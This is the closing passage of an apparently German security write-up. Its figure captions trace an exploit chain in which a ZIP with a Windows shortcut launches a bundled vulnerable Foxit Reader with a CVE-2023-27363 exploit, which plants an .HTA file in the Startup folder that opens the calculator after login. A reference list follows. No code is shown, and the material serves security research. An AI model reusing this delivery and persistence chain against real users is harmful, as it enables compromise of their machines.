

Abbildung 8: ZIP-Datei wird im Downloads-Verzeichnis abgelegt



Abbildung 9: Windows Shortcut File mit der Commandline



Abbildung 10: Im files-Verzeichnis innerhalb des ZIP befinden sich der Exploit und die verwundbare Applikation



Abbildung 11: Doppelklick auf das .lnk File



Abbildung 12: Foxit Reader wird mit dem Exploit direkt ausgeführt



Abbildung 13: Bösartige .HTA-Datei ist nun im Startup-Verzeichnis



Abbildung 14: Inhalt der .HTA Datei



Abbildung 15: Nach dem erneuten Login wird die .HTA-Datei getriggert und der Taschenrechner damit ausgeführt

A. Referenzen

[1] ‘AuKill’ EDR killer malware abuses Process Explorer driver
https://news.sophos.com/en-us/2023/04/19/aukill-edr-killer-malware-abuses-process-explorer-driver/

[2] Foxit PDF Reader
https://www.foxit.com/de/pdf-reader/

[3] German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs
https://blog.eclecticiq.com/german-embassy-lure-likely-part-of-campaign-against-nato-aligned-ministries-of-foreign-affairs

[4] FoxitReader Version 12.1.0.15250
https://www.virustotal.com/gui/file/a8a2ac478388a25808f3aa578b7f62767f0cee3b35d6c82422eaa3a5ad4050b8
https://cdn01.foxitsoftware.com/product/reader/desktop/win/12.1.0/FoxitPDFReader121_L10N_Setup_Prom.exe

[5] Foxit PDF Reader exportXFAData Exposed Dangerous Method Remote Code Execution Vulnerability (CVE-2023-27363)
https://github.com/j00sean/SecBugs/tree/main/CVEs/CVE-2023-27363

[6] Pwning the Reader with XFA
https://github.com/siberas/arpwn

[7] Foxit PDF Reader exportXFAData Exposed Dangerous Method Remote Code Execution Vulnerability
https://www.zerodayinitiative.com/advisories/ZDI-23-491/